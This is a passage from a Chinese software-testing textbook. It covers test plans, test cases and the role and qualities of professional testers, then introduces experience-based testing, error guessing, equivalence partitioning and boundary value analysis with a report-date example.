(5) 资源配置：人员、硬件和软件等资源的组织和分配包含每一个阶段和每一个任务所需要的资源。人力资源是重点，而且与日程安排联系密切。当发生类似到了使用期限或者资源共享的时候，要及时更新这个计划。

(6) 跟踪和控制机制：包括质量保证和控制、变化管理和控制等，明确如何准备去做一个问题报告以及如何去界定一个问题的性质，问题报告要包括问题的发现者和修改者，问题发生的频率，是用什么样的测试用例测出该问题的，以及明确问题产生时的测试环境。

2.7.2 测试用例

测试用例(Test Case)是为了特定的测试目的(如考察特定程序路径或验证某个产品特性)而设计的测试条件、测试数据及与之相关的测试规程的一个特定的使用实例或场景。测试用例也可以被称为有效地发现软件缺陷的最小测试执行单元。而测试脚本(Test Script)是测试工具执行的一组指令集合，使计算机能自动完成测试用例的执行，也是计算机程序的一种形式。脚本可以通过录制测试的操作产生，也可以直接用脚本语言编写脚本。测试用例可以看作手工执行的脚本，而测试脚本可以看作是测试工具执行的测试用例。测试用例的主要作用有以下几方面。

(1) 测试用例是测试人员在测试过程中的重要参考依据。测试过程中，总要对测试结果有一个评判的依据，没有依据，就不可能知道测试结果是通过了还是没有通过，也不知道输入的数据正确与否，这些需要在测试用例中进行描述。

(2) 测试用例可以帮助实施有效的测试，所有被执行的测试都是有意义的，不要执行毫无意义的测试操作。测试时是不可能进行穷举测试的，而应以最少的人力资源投入，在最短的时间内尽可能地发现所有的软件缺陷。完成测试任务，就依赖于良好设计的测试用例。测试用例将有助于节约测试时间，提高测试效率。

(3) 良好的测试用例不断地被重复使用，使得测试过程事半功倍。在软件产品的开发过程中，要不断推出新的版本，并对原有功能进行多次的回归测试，即使在一个版本中，也要进行

两三次的回归测试。这些回归测试,就要求能重复使用测试用例。

(4) 测试用例是一个知识积累的过程。在测试过程中,对产品特性的理解会越来越深,发现的缺陷也会越来越多。这些缺陷中,有些不是通过事先设计好的测试用例发现的,在对这些缺陷进行分析之后,需要加入新的测试用例,这就是知识积累的过程。即便最初的测试用例考虑不周全,随着测试的逐步深入下去,也将日趋完善。

测试用例是测试执行的基础,是根据相应的测试思路和测试方法设计出来的,所采用的各种测试设计方法会在第3章及其后续章节进行介绍,但测试用例的设计遵守一定的流程,例如下面的设计步骤就比较常见。

(1) 制定测试用例设计的策略和思想,在测试计划中描述出来。

(2) 设计测试用例的框架,也就是测试用例的结构。

(3) 细化结构,逐步设计出具体的测试用例。

(4) 通过测试用例的评审,不断优化测试用例。

2.8 专业测试人员的责任和要求

虽然前面已经介绍了软件测试类型、测试层次、测试计划与设计,基本了解了测试工作,但还是不够,有必要进一步了解测试工作的主体——专职的软件测试人员等。软件测试工作可以由开发人员,也可以由这个研发团队完成,但在目前业界现实状态来看,除了单元测试和集成测试,其他软件测试工作主要是专业测试人员完成,包括系统测试和验收测试,系统测试涉及不同的测试类型,如功能测试、性能测试、兼容性测试、安全性测试等。专业测试人员还要制定测试计划、设计测试用例、执行测试、评估测试结果、交付测试报告和进行缺陷分析等。

2.8.1 专业软件测试人员的责任

如果单从软件测试来看,软件测试团队是不能保证产品质量的,也就是说,产品的质量不是靠测出来的,而是靠产品开发的所有人员(需求分析人员、系统设计人员、程序员、测试人员等)共同努力来获得。专职测试人员的主要责任应该是:

(1) 尽早地、尽可能地发现软件程序、系统或产品中的问题,并督促开发人员尽快地解决程序中的缺陷;

(2) 能够全面、客观地评估软件质量,及时提供项目的当前质量状态;

(3) 持续地提供软件产品质量的反馈,暴露产品质量风险,引导团队关注质量;

(4) 对质量工作的质量和效率负责,成为测试工作的负责人(Test Owner);

(5) 成为测试专家,不断改进测试方法,提高测试效率,并能够指导开发人员或其他人员做好测试;

(6) 对缺陷进行根本原因分析,抽象出缺陷模式,帮助团队做好缺陷预防;

(7) 帮助团队建立质量保证体系,如督促编程规范的建立和实施。

如果公司没有质量保证(QA)人员,专职测试人员的责任将从测试领域扩张到整个质量保证领域,这时测试人员拥有更多的责任,如增加下列责任。

(1) 在产品的整个生命周期,要与项目中相关的部门(市场、设计、开发、产品配置等)合作,及时发现需求、设计中的出现问题,从技术、流程等不同的角度提出改进措施。

(2) 对产品开发过程进行跟踪、审查,及时纠正流程中所出现的问题,不断改进流程。

(3) 分析竞争对手的产品,了解自己产品设计的不足,提出改进的意见。

把软件测试和质量保证两项职能结合起来做,工作会更有效。软件测试为质量保证提供数据和质量评判的依据,质量保证可以指导软件测试的进行,将缺陷预防和事后检查有机结合起来,质量保证和软件测试相辅相成,达到良好的效果。

专业测试人员可以再细分一些角色,如软件测试工程师(Software Test Engineer,STE)、测试软件开发工程师(Software Development Engineer in Test,SDET)、自动化测试工程师、软件测试架构师(Architect)、安全测试工程师、测试经理等。

2.8.2 对专业测试人员的要求

不少计算机软件业界人士认为,对软件测试人员要求比较低、容易招聘,认为他们只要会操作计算机、有一定的软件使用经验就可以了。他们认为,软件测试人员只要一步一步操作所要测试的软件,就能发现程序中的问题;或者依据软件产品规格设计说明书,通过和软件的实际表现进行对比就能够发现两者不一致的地方,发现缺陷,这些都不需要什么技术。

这种想法是错误的。测试工作的确是一项技术工作,不局限于功能测试,在进行集成测试和系统测试时,测试人员必须明白被测软件系统的实现原理、方法以及涉及的各种第三方平台、技术等内容。专职测试人员可能要进行数据库测试,这时需要数据库设计、开发和性能调优等能力;专职测试人员有时需要开发测试工具、或针对某测试工具开发测试脚本,这时需要良好的编程能力,而且拥有编程或开发经验的测试人员会对软件开发过程有更深的理解,对于开发人员、项目经理的沟通、测试工作改进等会有很大帮助。在进行性能测试、安全性测试、可靠性测试和兼容性测试等工作时,这就要求测试人员掌握系统架构设计、系统特性标识、系统环境设置等方面的知识。测试的方法也不能局限于黑盒测试方法,还需要结合白盒测试方法,这就要求测试人员具有一定的编程经验和系统架构知识。对软件测试人员的要求,不仅在技术上有较高要求,而且在沟通能力、理解能力、分析问题能力等方面的要求会更高。

示例:测试工程师的具体要求

- 计算机、数学、物理及相关专业,本科以上学历;
- 工作作风严谨,具有很强的责任心、积极的进取精神;
- 熟悉软件测试流程和测试方法,具有一年以上软件测试的工作经验;
- 熟悉某一种操作系统平台(Windows/Linux/Mac)和应用平台;
- 掌握 HTML/XML 和 JavaScript,并且具有较好的编程能力,熟悉 ASP/PHP、C/C++或 Java 编程语言;
- 能够使用一种或两种以上的、目前流行的软件测试工具;
- 拥有较好的沟通技巧,良好的表达能力和应变能力;
- 具有良好的反向思维和发散思维能力;
- 热爱软件测试工作,具有较强的团队合作精神;
- 英语读写熟练,并具有一定的英语口头表达能力,英语达到四级以上;
- 对软件工程、软件开发流程等有很好的认识;
- 有较强的逻辑分析能力和学习能力,良好的文档撰写能力;
- 具有独立分析问题、解决问题的能力,具备较强的总结能力;
- 心理素质良好。

2.8.3 优秀测试工程师应具备的素质

人是测试工作中最有价值也是最重要的资源，只有保证测试工程师良好的素质，才能保证测试、产品的质量。然而，在有些公司让那些没有应聘上开发职位的人来做测试，这绝对是错误的，最终会损害企业。

为高质高效地完成测试任务，软件测试工程师应具有很好的素质和能力，包括沟通能力、技术能力、自信心、耐心、怀疑一切的精神、勤奋精神、洞察力、适度的好奇心、反向思维和发散思维能力、记忆力等，甚至需要很好的幽默感、自我学习能力和创新能力。在招聘测试工程师时，着重考察应聘者是否具有这些良好的个人素质，保证所招聘的人符合测试人员的要求。

1. 责任感

测试人员需要高度的责任感，本着对质量一丝不苟的追求，坚持用客户的观点看待问题，不放过任何一个可能存在的疑点，充分关注细节。也只有具有高度的责任感，才能经受得住进度或其他方面来的压力，始终把质量放在第一。只有这样，才能保证测试工作的充分性和可靠性。

2. 沟通能力

测试工程师需要同软件开发过程中各种角色进行沟通，具有与技术（开发者）和非技术人员（包括客户、市场人员和培训人员等）的交流能力。既要可以和用户谈得来，又能同开发人员说得上话，但他们之间的沟通语言和方式有很大差别。和用户沟通的重点是系统要实现哪些功能、哪些功能是无关紧要的，尽量不使用专业术语。而和开发者交流时，则关心技术上的实现，常常使用专业术语。而且，也只有深入沟通，才能完整地理解用户的需求和待实现的产品特性，才能真正掌握产品设计和实现的技术细节。

由于测试工作本身是一个重要的任务，就是找出程序、系统中的缺陷，有些开发人员觉得是挑毛病，偶尔感到不高兴，这时和开发人员沟通，更需要技巧，这样才能将与开发人员之间可能发生的冲突和对抗减少到最低程度。测试人员应该把精力集中在查找错误上面，而不在于找出是哪个开发人员引入错误的，即测试的结果是针对产品，而不是针对编程人员，使用一种公正和公平的方式指出具体错误，对于测试工作是有益的。一般来说，武断地对产品进行攻击是错误的，采用一些外交方法就比较好。在遇到狡辩的情况下，一个幽默的批评将是很有帮助的。

3. 技术能力

软件测试归根结底还是技术性工作，归属于研发部门，技术是基础。如果没有技术，就只能进行黑盒的功能测试，有些测试任务就无法实现，某些时候测试效率比较低，个人的发展也会受到限制。有了良好技术，在早期就可以和开发人员一起讨论系统架构设计，验证系统是否具有可测性、发现单点失效、性能瓶颈等设计问题。有了良好技术，可以开发所需要的测试工具、自动化测试框架和自动化测试脚本等。技术能力，不局限于开发经验、编程能力，还应包括操作系统配置和排错（Troubleshooting）能力、网络技术等。

4. 自信心

开发人员指责测试人员出了错是常有的事，测试工程师对自己持有的正确观点应有足够的自信心，对自己所报的 Bug 应有信心。如果缺乏信心，很容易受开发人员的影响，测试工作缺乏独立性，程序中的漏洞或缺陷容易被忽略过去，导致软件产品质量的降低。

还有一种情况也是常见的，软件产品设计规格说明书总是或多或少存在一些逻辑问题，编程人员和测试人员对那些有问题的功能存在争议，这时候信心会帮助测试人员发现产品设计中的问题，说服产品设计人员。

5. 耐心

有些软件测试工作需要难以置信的耐心。有时需要花费大量的时间去分离、识别一个错误，需要对其中一个测试用例运行几十遍、甚至几百遍，了解错误在什么特别的情况下才发生。测试人员需要保持耐心，尤其是在集中注意力解决困难问题的时候，特别是在测试执行阶段，面对成百上千个测试用例，要一个个去执行，还要在不同的测试环境上重复，耐心是必要的。当然，应尽量让测试工具去完成那些重复性的任务。

6. 怀疑精神

可以预料，开发人员会尽自己最大的努力将所有的错误解释过去，测试人员在耐心听每个人解释的时候，还要保持高度警惕、怀疑一切，直到自己分析结果或亲自测试之后，才做出决定。有时，对一些功能的设计和实现自觉就是不对，可以持怀疑态度，看看是否有更好的实现方法，可以和产品设计人员、开发人员进行更深入的讨论。

7. 适度的好奇心

在开发测试用例时使用的方法，有点像勘探专家在一个山洞中摸索前进的方法一样。虽然周围可能存在大量的死胡同，但是测试工程师具有适度的好奇心，会促使他们向山洞中的深处探索，探索没有去过的地方，最终可能会有一个大发现。

设计出那些导致系统边界出错的测试用例，往往需要一定的好奇心。测试工程师在审查规格说明书时，可以与开发人员一起讨论各种“假设”的场景，并在大脑中反复演练被测试系统，以找到可能出现的例外或边界问题。测试人员善于从不同的角度来进行探索性测试，包括采用错误猜测法，设计一些试图破坏系统的测试用例。如果测试人员缺乏好奇心，那么只能设计出肤浅的测试用例。

如果测试人员在一个错误上花费太多时间，通过无数的尝试去分析造成这种错误的根本原因，这样做也是不正确的，好奇心需要适度。在及时完成测试执行任务和编写灵活高效的测试用例之间，在进度的压力和探究错误发生根源之间，优秀的测试人员能够取得平衡。怀疑精神和好奇心也有一定的联系，比较相似，也需要适度，不能“杞人忧天”。

8. 洞察力

具有适度的怀疑精神和好奇心，如果缺乏洞察力，测试能力还会受到较大的限制。一个好的测试工程师具有一种先天的敏感性，并且能尝试着通过一些巧妙的变化去发现问题。例如，测试人员能够捕获用户使用系统的一些特定场景，发现一些隐藏较深的严重缺陷。如果能够洞察开发人员的弱点或系统的薄弱环节，对更快地发现问题也会有很大帮助。有了良好的洞察力，也有助于识别测试的风险，从而降低测试的风险，确保测试项目的成功。

9. 反向思维和发散思维能力

测试工程师应想尽办法来考虑产品可能出现失败的各种方式，最大限度地暴露其存在的问题、用严格的边界条件来检验它，让系统经受压力测试，或者是强迫它处理“不可能发生的”错误。所有这样的负面测试，都需要反向思维和良好的发散思维能力。

10. 记忆力

如果测试工程人员有能力将以前曾经遇到过的类似的错误从记忆深处挖掘出来，这对以

后的测试有很大帮助，因为不少错误是由于开发人员的不良习惯导致的。在测试一个产品的新版本时，如果清楚已发布的各种版本的产品功能，就比较容易了解新版本的功能做了哪些改动、为什么改、怎样改了之后会对其他特性有哪些影响等一系列问题。如果熟悉软件各种老版本所出现的缺陷，有助于对新版本的用例设计和测试执行。

小结

软件测试是软件质量保证的手段，软件测试基于两个最基本的概念来展开，这两个基本概念就是质量和客户。软件质量就是客户的满意度，而测试就是时时刻刻从客户的角度出发，验证软件产品是否满足客户的实际需求。软件产品的质量的不仅包含功能性需求，而且包含非功能性需求，如适用性、功能性、有效性、可靠性和性能等。

软件测试的主要目的之一就是尽快尽早地发现软件缺陷，而软件缺陷是由软件本身、团队工作和技术问题等多方面因素引起的，而且集中在需求分析、系统设计这两个阶段，代码的错误要比需求分析书、设计规格说明书所存在的问题要少。

软件测试可以根据测试的层次、被测试对象、测试目标、测试过程等进行分类，通过分类可以全面地了解测试的概貌和内容。软件测试除了工程过程之外，还要经历测试计划、设计测试、执行测试、评估测试结果等类似于项目的实施过程。

在传统的软件开发模式下，软件测试作为一个团队存在，有更多的角色，如测试工程师、自动化测试工程师、测试组长、测试经理等。在敏捷开发模式中，可能不存在测试团队，但专职的测试人员还是存在的，有些测试角色的名字可能也需要变一变，例如，测试组长可以改为 Test Owner 而存在下来，而且对专业的测试人员的要求没有变化，要求测试人员具有良好的沟通能力、技术能力、思考能力，还应具备良好的素质，包括幽默感、耐心、怀疑精神、适度的好奇心等。

思考题

1. 如何看待软件测试在保证软件产品质量中所起的作用？

2. 如何理解软件质量和软件缺陷的对立统一关系？

3. 从修复软件缺陷的代价来讨论测试为什么要尽早开始。

4. 结合测试目标来分析测试工作的各项主要内容。

5. 需求分析、系统设计所存在的问题在软件缺陷中占有较大比例，对软件开发和测试工作有何启发？

6. 通过与业界的测试工程师交流，了解他们的感受以及对未来将要从事测试工作的大学生有什么具体的建议。

CHAPTER 3

第 3 章

软件测试方法

通过对软件缺陷的产生、分类、构成所做的讨论,更容易理解软件测试的目的,软件测试是为了更快、更早地将软件产品或软件系统中所存在的各种问题找出来,并促使系统分析人员、设计人员和程序员尽快地解决这些问题,最终及时地向客户提供高质量的软件产品。要做到这一点,确保在有限的时间内找出系统中绝大部分的软件缺陷,必须依赖有效的软件测试方法。在第 2 章对白盒测试和黑盒测试、静态测试和动态测试、主动测试和被动测试等了解之后,有必要了解具体的软件测试方法。这些具体的方法有助于实现测试(用例)的设计,能更有效地完成测试的执行,达到设定的测试目标。

在讨论具体的软件测试方法时,可以从不同层次、不同维度或角度去看。从高层次看,测试方法体现了方法论或测试流派,是作为一个方法类别出现的,如:

(1) 基于直觉和经验的方法;

(2) 基于输入域的方法;

(3) 基于代码的方法;

(4) 基于故障模式的测试方法;

(5) 基于模型的测试方法;

(6) 基于使用的方法;

(7) 基于需求验证或标准验证的测试方法;

(8) 基于逻辑分析的测试方法;

(9) 基于上下文驱动的测试方法;

(10) 基于风险的测试方法。

还有一些测试方法,依赖于软件过程模式、软件开发方法或应用领域,例如:

(1) 面向对象的软件采用面向对象的测试方法;

(2) 面向服务架构(Service-Oriented Architecture,SOA)会采用 SOA 的测试方法;

(3) Web 应用测试方法;

(4) 移动 App 应用测试方法;

(5) 针对嵌入式应用的嵌入式测试方法(技术);

(6) 敏捷开发中会采用更贴近敏捷的测试方法(技术实践)。

不过,这些特定应用领域的测试方法,不能算真正的测试方法,而是测试技术,是前面(1)~(10)那些测试方法及其综合的运用。而人们经常说的等价类划分方法、边界值分析方法、正交试验方法等属于具体的、更低层次的测试方法,有特定的应用场景。甚至有些标准或权威材料把它们归为测试技术,最终被纳入上述(1)~(10)那些测试方法类别之中。

3.1 基于直觉和经验的方法

基于直觉和经验的测试方法,不是严格意义上的科学测试方法,带有一定的随机性,测试结果不够可靠,甚至可以看作是没有办法的办法。但是,软件测试具有社会性,呈现一定的不确定性,这时,人的直觉和经验又往往能发挥很好的作用。例如,产品易用性测试、用户体验的检验,虽然有一定的规律可循、要遵守某些原则,但很难靠一种明确的科学方法来完成测试,而是比较依赖于测试人的直觉和经验,如下面要介绍的 ad-hoc 测试方法,具有一定的探索性。业界比较流行的"探索式测试(Exploratory Testing)"被认为是一种测试方式,而不是一种方法,因为在探索式测试中可以采用各种各样的测试方法。在 SWEBOK 3.0 中,错误猜测法被归为基于故障模式的测试方法,这也是可以的,但更适合归为基于直觉和经验的测试方法。

3.1.1 Ad-hoc 测试方法和 ALAC 测试

自由测试(Ad-hoc Testing)强调测试人员根据自己的经验,不受测试用例的束缚,放开思路、灵活地进行各种测试。这里所说的经验,包含下列几个方面的经验。

(1) 软件开发(如系统设计、编程等)的经验和知识;

(2) 与失效和缺陷打交道的经验(发现和处理缺陷的经验和知识);

(3) 对被测软件系统的经验和知识;

(4) 软件系统涉及的业务知识;

(5) 其他方面的经验,包括心理学、社会学等。

自由测试可以作为严格意义上的测试方法的一种补充手段,完善软件测试用例,无拘无束、思维活跃,能发现一些隐藏比较深的缺陷,有时可以达到出人意料的效果。有时测试人员,在熟悉产品的新功能特性时,也可以进行有测试倾向的操作,发现问题,获得一箭双雕的效果。

ALAC,是 Act-like-a-customer(像客户那样做)的简写,是一种基于客户使用产品的知识开发出来的测试方法,它的出发点是著名的 Pareto 80/20 规律,用到软件测试中,可以概括为以下两条。

(1) 即一个软件产品或系统中全部功能的 20%是常用的功能,用户的 80%时间都在使用这 20%功能;而软件产品或系统中剩下的 80%不是常用的功能,用户使用得比较少,只有 20%时间在使用剩下的 80%功能。

(2) 测试发现的所有错误的 80%很可能集中在 20%的程序模块中,另外 20%的错误很可能集中在 80%的程序模块中。

ALAC 测试就是基于这样一个思想,如图 3-1 所示,考虑复杂的软件产品肯定存在许多错误,而测试的时间是有限的,然后像客户那样做,对常用的功能进行测试。ALAC 测试方法适合一些的特别场合,如产品只是一个演示版、开发预算很低、没有足够时间进行测试、整个开发计划日程表很紧,其最大的益处是降低测试成本、缩短测试时间,缺陷查找和改正将针对那些

客户最容易遇到的错误。从这个角度看,ALAC 测试和基于风险的测试方法接近。




图 3-1 ALAC 测试方法的原理示意图

3.1.2 错误推测法

有经验的测试人员往往可以根据自己的工作经验和直觉推测出程序可能存在的错误,从而有针对性地进行测试,这就是错误推测法。错误推测法是测试者根据经验、知识和直觉来发现软件错误,来推测程序中可能存在的各种错误,从而有针对性地进行测试。“只可意会,不能言传”,就是表明这样一个道理。

错误推测法基于这样一个思想——某处发现了缺陷,则可能会隐藏更多的缺陷。在实际操作中,列出所有可能出现的错误和容易发现错误的地方,然后依据测试者经验做出选择。

【示例一】 上个版本发现的缺陷也许对我们当前版本测试有所启发,进行类似的探索新测试,说不准,可以发现一些严重的缺陷。

【示例二】 等价类划分法和边界值分析法通过选择有代表性的测试数据来暴露程序错误,但不同类型、不同特点的程序还存在其他一些特殊的、容易出错的情况,例如,一些特殊字符(如 * % / \ # @ $ ^. | 等)被输入到系统后产生例外情况。有时,将多个边界值组合起来进行测试,可能使程序出错。

【示例三】 客户端在正常连接时一般没问题,可以试试断掉连接,让它重新连接看看是否出现系统崩溃的问题,而且可以不断调整失去连接的时间,或者尝试不同的连接次数等,以发现一些例外。

【示例四】 就程序中容易出现的问题,例如空指针、内存没有及时释放、session 失效或 JavaScript 字符转义等,设想各种情况,能否引起上述问题的发生,从而设计出一些特别的测试用例来发现缺陷。

错误推测法能充分发挥人的直觉和经验,在一个测试小组中集思广益,方便实用,特别是在软件测试基础较差的情况下,很好地组织测试小组进行错误猜测,是一种有效的测试方法。但错误推测法不是一个系统的测试方法,所以只能用作辅助手段,即先用上述方法设计测试用例,在没有别的办法可用情况下,再采用错误推测法,补充一些例子来进行一些额外的测试。优点是测试者能够快速且容易地切入,并能够体会到程序的易用与否;缺点是难以知道测试的覆盖率,可能丢失大量未知的区域,并且这种测试行为带有主观性且难以复制。

3.2 基于输入域的方法

软件系统从本质上看，就是对输入数据的处理，转化成所期望的结果，所以通过数据的验证来验证系统的功能性是很自然的思路。从被测试的对象看，无论是整个系统，还是一个模块、一个函数，都有数据输入或参数调用，通过对不同数据的输入，检查其输出的数据以判断测试是否通过的方法，都归为基于输入域的方法。等价类划分法、边界值分析法都是典型的基于输入域的方法，而决策表、因果图、两两组合正交、正交实验法等也可归为输入域验证方法，只是多变量组合数据的测试，不是单一变量数据的测试。而在决策表、因果图等方法中采用了表格、符号等方式来定义问题和分析问题，可以看作是基于模型的方法，但在本教材中，把决策表、两两组合正交、正交实验法等归为组合方法，而只把因果图、功能图等方法归为基于模型的方法。

3.2.1 等价类划分法

数据测试是功能测试的主要内容，或者说功能测试最主要的手段之一就是借助数据的输入输出来判断功能能否正常运行。在进行数据输入测试时，如果需要证明数据输入不会引起功能上的错误、或者其输出结果在各种输入条件下都是正确的，就需要将可输入数据域内的值完全尝试一遍（即穷举法），但实际是不现实的。

假如一个程序 P 有输入量 I1 和 I2 及输出量 O，在字长为 32 位的计算机上运行。如果 I1 和 I2 均取整数，则测试数据的最大可能数目为：$2^{32}\times 2^{32}=2^{64}$。

如果测试程序 P，采用穷举法力图无遗漏地发现程序中的所有错误，且假定运行一组（I1，I2）数据需 1ms，一天工作 24h，一年工作 365 天，则 2^{64} 组测试数据需 5 亿年。从而穷举的黑盒测试通常是不能实现的。因此只能选取少量有代表性的输入数据，以期用较小的测试代价暴露出较多的软件缺陷。

为了解决这个问题，人们就设想是否可以用一组有限的数据去代表近似无限的数据，这就是“等价类划分”方法的基本思想。等价类划分法就是解决如何选择适当的数据子集来代表整个数据集的问题，通过降低测试的数目去实现“合理的”覆盖，覆盖了更多的可能数据，以发现更多的软件缺陷。等价类划分法基于对输入或输出情况的评估，然后划分成两个或更多子集来进行测试的一种方法，即它将所有可能的输入数据（有效的或无效的）划分成若干个等价类，从每个等价类中选择一定的代表值进行测试。等价类划分法是黑盒测试用例设计中一种重要的、常用的设计方法，将漫无边际的随机测试变为具有针对性的测试，极大地提高了测试效率。

等价类是指某个输入域的一个特定的子集合，在该子集合中各个输入数据对于揭露程序中的错误都是等效的。也就是说，如果用这个等价类中的代表值作为测试用例未发现程序错误，那么该类中其他的数据（测试用例）也不会发现程序的错误。这样，对于表征该类的某个特定的数据输入将能代表整个子集合的输入，即测试某等价类的代表值就等效于对于这一类其他值的测试。举个例子，设计这样的测试用例，来实现一个对所有的实数进行开方运算的程序的测试，这时候需要将所有的实数（输入域）进行划分，可以分成正实数、负实数和 0，使用 +1.4444 来代表正实数，用 −2.345 来代表负实数，输入的等价类就可以使用 +1.4444，−2.345 和 0 来表示。

在确定输入数据的等价类时，常要分析输出数据的等价类，以便根据输出数据的等价类导

出对应的输入数据等价类。这样就在等价类划分过程中,一般经过两个过程——分类和抽象。

(1) 分类,即将输入域按照具有相同特性或者类似功能进行分类。

(2) 抽象,即在各个子类中去抽象出相同特性并用实例来表征这个特性。

等价类划分法的优点是基于相对较少的测试用例,就能够进行完整覆盖,很大程度上减少了重复性;缺点是缺乏特殊用例的考虑,同时需要深入的系统知识,才能选择有效的数据。

1. 有效等价类和无效等价类

在进行等价类划分的过程中,不但要考虑有效等价类划分,同时需要考虑无效的等价类划分。有效等价类和无效等价类定义如下。

(1) 有效等价类是指输入完全满足程序输入的规格说明、有意义的输入数据所构成的集合,利用有效等价类可以检验程序是否满足规格说明所规定的功能和性能。

(2) 无效等价类和有效等价类相反,即不满足程序输入要求或者无效的输入数据构成的集合。使用无效等价类,可以测试程序/系统的容错性——对异常输入情况的处理。

在程序设计中,不但要保证所有有效的数据输入能产生正确的输出,同时需要保障在输入错误或者空输入的时候能有异常保护,这样的测试才能保证软件的可靠性。

在使用等价类划分法时,设计一个测试用例,使其尽可能多地覆盖尚未被覆盖的有效等价类,重复这个过程,直至所有的有效等价类都被覆盖,即分割有效等价类直到最小。对无效等价类,进行同样的过程,设计若干个测试用例,覆盖无效等价类中的各个类。

2. 不同情形的处理

(1) 在输入条件规定了取值范围或者个数的前提下,则可以确定一个有效等价类和两个无效等价类。例如,程序输入条件为满足小于100大于10的整数 x,则有效等价类为 $10<x<100$,两个无效等价类为 $x<10$ 和 $x>100$。

(2) 在输入条件规定了输入值的集合或者规定了“必须如何”的条件下,可以确定一个有效等价类和一个无效等价类。例如,程序输入条件为 $x=10$,则有效等价类为 $x=10$,无效等价类为 $x\neq 10$。

(3) 在输入条件是一个布尔量的情况下,可确定一个有效等价类和一个无效等价类。例如,程序输入条件为 BOOL $x=$true,则有效等价类为 $x=$true,无效等价类为 $x=$false。

(4) 在规定了一组输入数据(包括 n 个输入值),并且程序要对每一个输入值进行分别进行处理的情况下,可确定 n 个有效等价类和一个无效等价类。例如,程序输入条件为 x 取值于一个固定的枚举类型{1,3,7,10,15},则有效等价类为 $x\in\{1,3,7,10,15\}$,而程序中对这5个数值分别进行了处理,对于任何其他的数值使用默认处理方式,此时无效等价类为 $x\notin\{1,3,7,10,15\}$ 的集合。

(5) 在规定了输入数据必须遵守的规则的情况下,可确定一个有效等价类和若干个无效等价类。例如,输入是页面上用户输入有效 E-mail 地址的规则,必须满足几个条件,含有@,@后面格式为 x. x,E-mail 地址不带有特殊符号”,#,‘,&,有效等价类就是满足所有条件的输入的集合,无效等价类就是不满足其中任何一个条件或者所有条件的输入的集合。

(6) 在确定已知的等价类中各元素在程序处理中的方式不同的情况下,则应再将该等价类进一步划分为更小的等价类。

3. 示例

有一报表处理系统,要求用户输入处理报表的日期。假设日期限制在2000年1月至

2020年12月,即系统只能对该段时期内的报表进行处理。如果用户输入的日期不在这个范围内,则显示错误信息。并且此系统规定日期由年月的6位数字组成,前4位代表年,后两位代表月。则检查日期时,可用表3-1进行等价类划分和编号。

表3-1 等价类划分的一个实例

输入	有效等价类	无效等价类
报表日期	① 6位数字字符	② 有非数字字符 ③ 少于6个数字字符 ④ 多于6个数字字符
年份范围	⑤ 在2000～2020之间	⑥ 小于2000 ⑦ 大于2020
月份范围	⑧ 在1～12之间	⑨ 等于0 ⑩ 大于12

在进行功能测试时,只要对有效等价类和无效等价类测试进行测试,覆盖①、⑤、⑧三个有效等价类测试,只要用一个值201006即可;对无效等价类的测试则要分别输入7个非法数据,如200a0b、20102、1012012、198802、203011、200000、202013。合起来只要完成8个数据的输入就可以了。如果不用等价类划分法,其测试的输入值则高达几百个,可见等价类划分法提高了测试效率。

3.2.2 边界值分析法

实践证明,程序往往在输入输出的边界值情况下发生错误。边界包括输入等价类和输出等价类的大小边界,检查边界情况的测试用例是比较高效的,可以查出更多的错误。如上面介绍的处理报表日期的例子,等价类划分法就忽略了几个边界条件,如200001(边界有效最小值)、202012(边界有效最大值)以及边界无效值199901、199912、202101、202112等,而程序往往在这些地方容易出错。这就要求对输入的条件进行分析并找出其中的边界值条件,通过对这些边界值的测试来发现更多的错误。

边界值分析法就是在某个输入输出变量范围的边界上,验证系统功能是否正常运行的测试方法。因为错误最容易发生在边界值附近,所以边界值分析法对于多变量函数的测试很有效,尤其对于像C/C++数据类型要求不是很严格的语言更能发挥作用。缺点是对布尔值或逻辑变量无效,也不能很好地测试不同的输入组合。边界值分析法常被看作是等价类划分法的一种补充,两者结合起来使用更有效。

边界值分析法要取决于变量的范围和范围的类型,确认所有输入的边界条件或临界值,然后选择这些边界条件、临界值及其附近的值来进行相关功能的测试。边界值分析法处理技巧如下。

(1) 如果输入条件规定了值的范围,则取刚刚达到这个范围的边界值(如上述200001、202012),以及刚刚超过这个范围边界的值(如上述199912、202101);

